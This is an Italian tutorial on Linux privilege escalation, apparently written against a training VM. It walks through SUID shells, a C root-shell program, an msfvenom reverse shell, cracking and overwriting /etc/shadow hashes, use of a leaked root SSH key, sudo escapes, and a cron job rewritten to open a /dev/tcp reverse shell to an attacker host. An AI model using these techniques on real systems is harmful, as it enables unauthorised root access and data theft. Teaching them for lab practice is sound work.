

In informatica, si intende con **privilege escalation**, l'aumento di privilegi che si possiedono tramite particolari tecniche, come lo sfruttamento di un exploit o di un bug, al fine di poter eseguire azioni che prima non si potevano effettuare. *(fonte wikipedia)*

Questa è una guida sul privilege escalation in GNU/Linux, non ci sarà un'introduzione al sistema. per comprendere questa guida devi avere già una solida base del sistema.

USERS

In Linux gli account degli **user** sono configurati nel file `/etc/passwd`.

le password degli user sono configurate nel file `/etc/shadow`.

gli user sono identificati da "Integer User ID" (UID)

L'user "**root**" (identificato da UID 0) è un tipo speciale di account a cui sono garantiti privilegi di amministratore, ha l'accesso a qualsiasi file nel sistema.

GROUPs

I **groups** sono configurati nel file `/etc/group`.

gli **user** hanno un gruppo principale (il loro nome), ma possono anche avere multipli **group**.

di default l'user è nel gruppo "user" (es. vincenzo è nel gruppo vincenzo)


FILES & DIRECTORY

Tutti i file e directory hanno un solo proprietario e un gruppo.

I permessi sono definiti con READ WRITE EXECUTE.

Ci sono 3 set di permessi OWNER, GROUP, OTHER (tutti)

Permissions Classes



PERMESSI SPECIALI

setuid (SUID) bit

quando è settato, i file vengono eseguiti con i privilegi del creatore del file.

setgid (SGID) bit

quando viene settato su un file, il file viene eseguito con i privilegi del Group.

quando sono impostati su una directory, i file creati all'interno di quella directory ereditano il Group della directory stessa.

VEDERE I PERMESSI

Il comando "ls" può essere usato per vedere i permessi:

```
$ ls -l /bin/date
-rwxr-xr-x 1 root root 60416 Apr 28 2010 /bin/date
```

i primi 10 caratteri indicano il set di permessi nel file/directory.

il primo carattere (-) indica il tipo (es. "-" per i file, "d" per le directory)

REAL, EFFECTIVE, & SAVED UID/GID

prima ho scritto che gli user hanno un ID, ma in realtà ne hanno 3 (**real**, **effective**, e **saved**)

un user **real ID**, e chi è l'user in realtà, (quindi anche usando **sudo** non sei in realtà "**root**")

i **real ID** sono definiti nel file **/etc/passwd**. comunque, di solito il **real ID** è usato molto poco...

l'**effective ID** è normalmente uguale al **real ID**, ma quando si eseguono processi come un altro utente (es. *su greg & cd Documents*), l'**ID effective** viene copiato dal user "greg" al user "vincenzo". di solito l'**effective ID** si usa quando abbiamo ottenuto una shell dalla pc della vittima. (es. *whoami*)

il **saved ID** viene usato per sicurezza, per essere sicuri che il **SUID** di un processo può switchare temporaneamente a un altro utente (sempre usando "**su**") e poi ritornare al precedente senza perdere il vero proprietario del ID. (es. *su greg*)

real e effective user / group UID/GID

```
# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root)
groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
```

Stampa **real**, **effective** e **saved**. il file system user/group ID del processo corrente (es. shell)

```
# cat /proc/$$/status | grep "[UG]id"
Uid:    1000    0      0      0
Gid:    1000    0      0      0
```

SPAWNING ROOT SHEELS

Ci sono molti modi per raggiungere il risultato (escalation dei privilegi), e molti risultati sono quasi uguali (es. */bin/sh o /bin/bash*)

“RootBash” SUID

Uno dei metodi migliori che ho trovato per il privilege escalation, consiste nel fare una copia del eseguibile `/bin/bash`, (di solito lo rinomino `rootbash`), accertati che sia di proprietà di **root** e il **SUID** sia settato nel modo corretto.

una shell di root può essere spawnata semplicemente facendo eseguire il file `rootbash` con l'opzione “-p”.

la cosa bella di sto metodo e che é persistente (finché hai un exploit, `rootbash` rimane sempre lì)

CUSTOM EXECUTABLE

ci sono molte possibilità che un qualche processo **root**, possa eseguire un processo secondario che puoi controllare. in questo caso, questo codice C, una volta compilato, può spawnare una shell bash come root:

```
int main() {
    setuid(0);
    system("/bin/bash -p");
}
```

compilalo così:

```
$ gcc -o <name> <filename.c>
```

MSFVENOM

alternativamente, se preferisci una *reverse shell*, puoi usare `msfvenom` per generare un file eseguibile (.elf)

```
$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell.elf
```

questa *reverse shell* può essere catturata/presa usando `netcat` o `metasploit` multi/handler.

NATIVE REVERSE SHELL

Ci sono molti modi per spawnare reverse shell nativamente in molte distribuzioni Linux.

un buon tool per suggerire il metodo: <https://github.com/mthbernardes/rsg>

*usando un listener `netcat`.

LINUX SMART ENUMERATION

Linux smart enumeration (`lse.sh`) recentemente é diventato il mio tool preferito per il privilege escalation.

funziona eseguendo uno script *bash* (molto utile quando nella macchina della vittima non e installato python), ha molti livelli e può gradualmente rivelare più informazioni.

<https://github.com/diego-treitos/linux-smart-enumeration>

```
user@debian:~$ ls -l
total 40
-rw-r--r-- 1 user user 30981 Aug 24 18:55 lse.sh
-rw-r--r-- 1 user user 212 May 15 2017 myvpn.ovpn
drwxr-xr-x 8 user user 4096 May 15 2017 tools
user@debian:~$ chmod +x lse.sh
user@debian:~$ ./lse.sh -h
Use: ./lse.sh [options]

OPTIONS
-c          Disable color
-i          Non interactive mode
-h          This help
-l LEVEL    Output verbosity level
```

Linux Smart Enumeration

ricordati di renderlo eseguibile!

LINENUM (LinEnum.sh)

Si tratta di uno script bash che estrae molte informazioni utili, può copiare i files e spportarli, e può ricercare parole specifiche (es. "password")

KERNEL EXPLOIT

Per trovare un exploit per il kernel di solito si fanno delle semplici cose:

- 1 - enumerare la versione del kernel (uname -a)
- 2 - cercare una vulnerabilità per quel kernel (Google, Exploit DB, GitHub).
- 3 - compila e esegui l'exploit

Un exploit al kernel può essere molto instabile e può diventare inusabile se usato più di una volta. cerca di non usare mai questo metodo, usalo solo quando e l'unico modo.

```
root@kali:~# searchsploit linux kernel 2.6.32 priv esc
```

Exploit Title	Path (/usr/share/exploitdb/)
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation (3)	exploits/linux/local/9844.py
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalation	exploits/linux/local/41770.txt
Linux Kernel 2.6.32 - 'pipe.c' Local Privilege Escalation (4)	exploits/linux/local/10018.sh
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF EVENTS' Local Privilege Escalation (1)	exploits/linux/local/25444.c
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Privilege Escalation	exploits/linux/local/14814.c

Shellcodes: No Result
Papers: No Result

```
root@kali:~# searchsploit linux kernel 2.6 debian priv esc
```

Exploit Title	Path (/usr/share/exploitdb/)
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)	exploits/linux/local/8478.sh
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - 'Mutagen Astronomy' Local Privilege Es	exploits/linux/local/45516.c
Linux Kernel < 2.6.19 (Debian 4) - 'udp_sendmsg' Local Privilege Escalation (3)	exploits/linux/local/9575.c
Linux Kernel < 2.6.7-rc3 (Slackware 9.1 / Debian 3.0) - 'sys_chown()' Group Ownership Alteration Privilege Esc	exploits/linux/local/718.c
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation	exploits/linux/local/23074.txt

SERVICE EXPLOIT

I servizi sono dei semplici programmi che vengono eseguiti in background, accettano input e fanno semplici task.

se un servizio vulnerabile viene eseguito come root, può essere una chiave di volta per un privilege escalation.

Gli exploit per diversi servizi e versioni possono essere trovati usando Searchsploit, Google, e GitHub.

Questo comando serve per vedere tutti i processi che vengono eseguiti con root:

```
$ ps aux | grep "^root"
```

Con i risultati possiamo identificare la versione dei software che vengono eseguiti col root.

in distribuzioni di famiglia Debian possiamo usare dpkg per vedere le versioni dei software installati:

```
$ dpkg -l | grep <program>
```

in distro tipo "Red Hat" invece:

```
$ rpm -qa | grep <program>
```

WEAK FILE PERMISSIONS

Certi file lasciati dall utente possono darci la possibilità di fare un privilege escalation, se i permessi di un certo file creato da root é modificabile da altri utenti.

(es. un file python).

il file /etc/shadow contiene gli hash delle password, e di default non e leggibile da nessun utente tranne root.

se ad esempio in qualche modo potessimo leggere gli hash di /etc/shadow, potremmo craccare la password di root, decodificando gli hash, invece se abbiamo i permessi di scrittura ma non di lettura, possiamo andare a sostituire la password di root con una che conosciamo.

READABLE /etc/shadow

Usiamo `ls` per vedere manualmente se il file `/etc/shadow` è scrivibile:

```
user@debian:~$ ls -l /etc/shadow
-rw-r--rw- 1 root shadow 837 Aug 24 18:57 /etc/shadow
user@debian:~$
```

Il file `shadow` è scrivibile!, quindi possiamo tentare un escalation.

```
user@debian:~$ head -n 1 /etc/shadow
root:$6$Tb/euwmK$0XA.dwMe0AcopwBl68boTG5zi65wIHsc840WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:9999
user@debian:~$
```

il \$6 indica una stringa SHA256 fine della stringa

Adesso copiamo l'hash di `root` e lo inseriamo in un nuovo file "hash.txt", e infine procediamo alla crack utilizzando il software `John`:

```
root@kali:~# john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
password123 (?)
lg 0:00:00:03 DONE (2019-08-31 14:53) 0.3236g/s 455.6p/s 455.6c/s 455.6C/s teacher..tagged
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Abbiamo craccato la password!, la password è "password123"

```
user@debian:~$ su
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

ok siamo root!

WRITEABLE /etc/shadow

Usando `linux smart enumeration` scopriamo che `/etc/shadow` è scrivibile

```
[*] fst000 Writable files outside user's home.....
...
/var/tmp
/var/run/acpid.socket
/var/run/mysqld/mysqld.sock
/var/lock
/etc/exports
/etc/init.d/rc.local
/etc/passwd
/etc/shadow
/usr/local/bin/overwrite.sh
/tmp
/home/user
```

Creiamo un nuovo hash con la nostra password scelta

```
root@kali:~# mkpasswd -m sha-512 newpassword
$6$Y4qaMssU0bIPgV$09Gn8.nejI3Yz1ak/Y89R3oEu80BNrJAzNSaxBIK1aYMQnF8NpnUb9XYfVjJ49L
root@kali:~#
```

Modifichiamo `/etc/shadow` con il nuovo hash

```
user@debian:~$ vim /etc/shadow
```



```

root:$6$Y4qaMssU0bIPgV$09Gn8.nejI3Yz1ak/Y89R3oEu80BNrJAzNSaxBIK1aYM0nF8NpnUb9XYfVjJ49LPma8B1QxJMZaHx9iHpRSxv/:17298:0:99999:7:::
daemon*:17298:0:99999:7:::
bin*:17298:0:99999:7:::
sys*:17298:0:99999:7:::
sync*:17298:0:99999:7:::
games*:17298:0:99999:7:::
man*:17298:0:99999:7:::
lp*:17298:0:99999:7:::
mail*:17298:0:99999:7:::

```

parte da sostituire

parte da tenere

quando hai finito ricordati di reimpostare la password originale! usando questo comando:

```

root@debian:/home/user# cp /home/user/shadow /etc/shadow
root@debian:/home/user# █

```

Ok siamo root!

/ETC/PASSWD/

Il file `/etc/passwd` storicamente ha contenuto gli hash degli user. viene tenuto nei moderni sistemi linux per retrocompatibilità, se contiene gli hash delle password prende la precedenza a `/etc/shadow`. l'account di root in `/etc/passwd` si trova configurato così:

```

root:x:0:0:root:/root:/bin/bash

```

in alcune versioni di Linux se eliminiamo la “x”, il kernel assume che quel user non ha la password, quindi al login di root il sistema non richiede la password.

BACKUPS

Se un utente ha fatto un backup non sicuro.

è sempre buona norma cercare nel file system file leggibili di backup, le principali directory da esplorare sono `/` (root) `/tmp` e `/var/backups`.

proviamo a esplorare la directory di root:

```

user@debian:~$ ls -la /
total 96
drwxr-xr-x 22 root root 4096 Aug 24 18:57 .
drwxr-xr-x 22 root root 4096 Aug 24 18:57 ..
drwxr-xr-x 2 root root 4096 Aug 24 18:56 bin
drwxr-xr-x 3 root root 4096 May 12 2017 boot
drwxr-xr-x 14 root root 3040 Aug 24 18:48 dev
drwxr-xr-x 66 root root 4096 Aug 24 22:43 etc
drwxr-xr-x 3 root root 4096 May 15 2017 home
lrwxrwxrwx 1 root root 30 May 12 2017 initrd.img -> boot/initrd.img-2.6.32-5-amd64
drwxr-xr-x 12 root root 12288 May 14 2017 lib
lrwxrwxrwx 1 root root 4 May 12 2017 lib64 -> /lib
drwx----- 2 root root 16384 May 12 2017 lost+found
drwxr-xr-x 3 root root 4096 May 12 2017 media
drwxr-xr-x 2 root root 4096 Jun 11 2014 mnt
drwxr-xr-x 2 root root 4096 May 12 2017 opt
dr-xr-xr-x 101 root root 0 Aug 24 18:47 proc
drwx----- 4 root root 4096 Aug 25 06:32 root
drwxr-xr-x 2 root root 4096 May 13 2017 sbin
drwxr-xr-x 2 root root 4096 Jul 21 2010 selinux
drwxr-xr-x 2 root root 4096 May 12 2017 srv
drwxr-xr-x 2 root root 4096 Aug 24 18:57 .ssh
drwxr-xr-x 13 root root 0 Aug 24 18:47 sys
drwxrwxrwt 3 root root 4096 Aug 25 11:03 tmp
drwxr-xr-x 11 root root 4096 May 13 2017 usr
drwxr-xr-x 14 root root 4096 May 13 2017 var
lrwxrwxrwx 1 root root 27 May 12 2017 vmlinuz -> boot/vmlinuz-2.6.32-5-amd64
user@debian:~$ █

```

Se noti c'è una cartella “.ssh” di cui possiamo vedere i contenuti, entriamo e diamo un'occhiata

```

user@debian:~$ ls -la /.ssh
total 12
drwxr-xr-x 2 root root 4096 Aug 24 18:57 .
drwxr-xr-x 22 root root 4096 Aug 24 18:57 ..
-rw-r--r-- 1 root root 1679 Aug 24 18:57 root_key
user@debian:~$ █

```

C'è un file interessante! “root_key”, apriamolo e vediamo di che si tratta:

```

user@debian:~$ cat /.ssh/root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA3II6Wczcdm38MZ9+QADSYq9FfKfwj0mJaUteyJHWHZ3/GNm
gLTH3Fov2Ss8QuGfVvD4CQ1f4N0PqnaJ2WJrKSP8QyxJ7YtRTk0JoTSgwTeUpExl
p4oSmTxYn00LDcsezwNhBZn0kljtGu9p+dmKbk40W4SWlTvU1LcEHRr6RgWmGQo
OHhXUfddFtYrknS4GiL5TJH6bt57xoIECnRc/8suZyWzgRzbo+TvDewK3ZhBN7HD
eV9G5JrjnVrDqSjhysUANmUTjUCTSsofUwlum+pU/dl9YckXJRp7Hgy/QkFKpFET
Z36Z0g1JtQkwWxUD/iFj+iapkLuMaVT5dCq9kQIDAQABAoIBAQQDDWdSDppYA6uz2
NiMsEULYSD0z0HqQTjQZbbhZ0gkS6gFqa3VH20Cm6o8xSghdCB3JvXk+i8bBI5bZ
YaLGH1boX6UARZ/g/mfNgpphYnMTXxYkaDo2ry/C6Z9nhukgEy78HvY5TCdL79Q+
5JNycucvxcRPFcDUniJYIzQqr7laCgNU2R1lL87Qai6B6gJpyB9cP68rA02244el
WUXcZTk68p9dk2Q3tk3r/oYHf2LTkgPShXBEwP1Vkf/2FFPvwi1JCCMUGS27avN7
VDFru8hDPCCmE3j4N9Sw6X/sSDR9ESg4+iNTsD2ziwGDYnizzY2e1+75zLyY24N7
6JoPCYfXAoGBAPI0ALpmNz17iFclfiQDrUnUy8JT4aFxl0kQ5y9rKeFwNu50nTIW
1X+343539fKICuPB0JY9Zk09d4tp8M1Slebv/p4ITdKf43yTjClbd/FpyG2QNY3K
824ihKLQVDC9eYezWws2pqZk/Aq02IHS1zL4v0T0Gyz0sKJH6NGTvYhrAoGBAOL6
Wg070XE08XsLJE+ujVPH4DQMqRz/G1vwztPkSmeqZ8/qsLW2bINLhndZdd1FaPzc
U7LXiuDNcl5u+Pihbv73rPNZ0sixkk1b5t3Jg10cvvYcL6hMRwLL4iqG8YDBmlK1
RglCjY1csnqTOMJUVEHy0ofroEMLf/0uVRP3VsDzAoGBAIFJSS5t5Cu2GxIH51Zi
SXeaH906XF132aeU4V83ZGFVnN6EAMN6zE0c2p1So5bHGVSCMM/IJVVDP+tYi/GV
d+oc5YlWXlE9bAvC+3nw8P+XPoKRfWPfUOXp46lf608zYQZgj3r+0XLd6JA561Im
jQdJGEg9u81GI9jm2D60xHFFAoGAPFatRcMuvAeFAl6t4njWnSUPVwbelhTDIyfa
871GglRskHslSskaA7U6I9QmXxIqnL29ild+VdCHzM7XZNEVfrY8xdw8okmCR/ok
X2VIghuzMB3CFY1hez7T+tYwsTfGXKJP4wqEMsYntCoa9p4QYA+7I+LhkbEm7xk4
CLzB1T0CgYB2Ijb2DpcWlxjX08JRvi8+R7T2Fhh4L5FuykcDeZm10vYeCML32EfN
Whp/Mr5B5GDMHBRtKaiLS8/NRAokiibsCmMzQegmfipo+35DNTW66DDq47RFgR4
LnM9yXzn+CbIJGeJk5XUFQuLSv0f6uiaWNI7t9UNyayRmwejI6phSw==
-----END RSA PRIVATE KEY-----
user@debian:~$

```

una chiave RSA! prima di utilizzarla con ssh controlliamo se root può essere raggiunto con ssh:

```

user@debian:~$ grep PermitRootLogin /etc/ssh/sshd_config
PermitRootLogin yes
# the setting of "PermitRootLogin without-password".
user@debian:~$

```

bene, adesso possiamo copiare la chiave RSA sulla nostra macchina,

```

root@kali:~# vim root_key
root@kali:~# chmod 600 root_key
root@kali:~# ssh -i root_key root@192.168.1.25
The authenticity of host '192.168.1.25 (192.168.1.25)' can't be established.
RSA key fingerprint is SHA256:JwwPVfqC+8LPQda0B9wFLZzXCXcoAho6s8wYGjktAnk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.25' (RSA) to the list of known hosts.
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 25 07:41:21 2019 from localhost
root@debian:~# i

```

Ok siamo root!

SUDO

È un programma che permette agli **user** di far girare i programmi con i privilegi di **root**. gli **user** generalmente devono inserire la loro password per utilizzare sudo, e devono avere il permesso dal file `/etc/sudoers`.

SHELL ESCAPE SEQUENCES

A volte è possibile sfruttare alcuni programmi che girano sotto root per spawnare una shell, c'è un sito molto interessante che ci permette di scoprire nuovi metodi di escape,

<https://gtfobins.github.io/>

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$
```

“`sudo -l`” ci permette di vedere i processi che possiamo eseguire da root senza password

MEOW
/k
(°。7
k ~\n
じしf_) /

CRON JOBS:

I cron jobs sono dei programmi o script che l'**user** può far eseguire a specifici orari o intervalli, il cron job viene eseguito con i permessi del **user** proprietario di quel processo.

Di default, vengono eseguiti usando una shell `/bin/sh`, con variabili d'ambiente limitati.

I files cron table (crontabs) servono per contenere le configurazioni dei cron jobs.


gli **user** crontabs sono collocati in `/var/spool/cron/` o `/var/spool/cron/crontabs/`

invece il system-wide è collocato in `/etc/crontab`

```
user@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/c
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```



cron jobs


```
user@debian:~$ l
```

bene, adesso andremo a modificare il file

```
user@debian:~$ locate overwrite.sh
/usr/local/bin/overwrite.sh
user@debian:~$ ls -l /usr/local/bin/overwrite.sh
-rwxr--rw- 1 root staff 41 Aug 25 12:55 /usr/local/bin/overwrite.sh
user@debian:~$
```

```
#!/bin/bash

bash -i >& /dev/tcp/192.168.1.26/53 0>&1
```



prepara la reverse shell

perfetto, adesso su kali apriamo una porta con netcat, così facendo abbiamo ottenuto una reverse shell.

PASSWORD:

se abbiamo fortuna, l'**user** può aver lasciato le sue credenziali in giro per il sistema.

```
user@debian:~$ cat .*history | less
```

```
ls -al
cat .bash_history
ls -al
mysql -h somehost.local -uroot -ppassword123
exit
cd /tmp
clear
ifconfig
netstat -antp
nano myvpn.ovpn
ls
cd tools/
mkdir linux-exploit-suggester
cd linux-exploit-suggester/
nano linux-exploit-suggester.sh
chmod +x linux-exploit-suggester.sh
exit
identify
```

(END)

Altri metodi:

```
user@debian:~$ ls
lse.sh  myvpn.ovpn  tools
user@debian:~$
```

vediamo cosa contiene il file "myvpn.ovpn"

```
user@debian:~$ vim myvpn.ovpn
```

```
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0
```

Interessante, c'è una directory openvpn con delle credenziali

```
user@debian:~$ cat /etc/openvpn/auth.txt
root
password123
user@debian:~$
```

...

Coming soon

...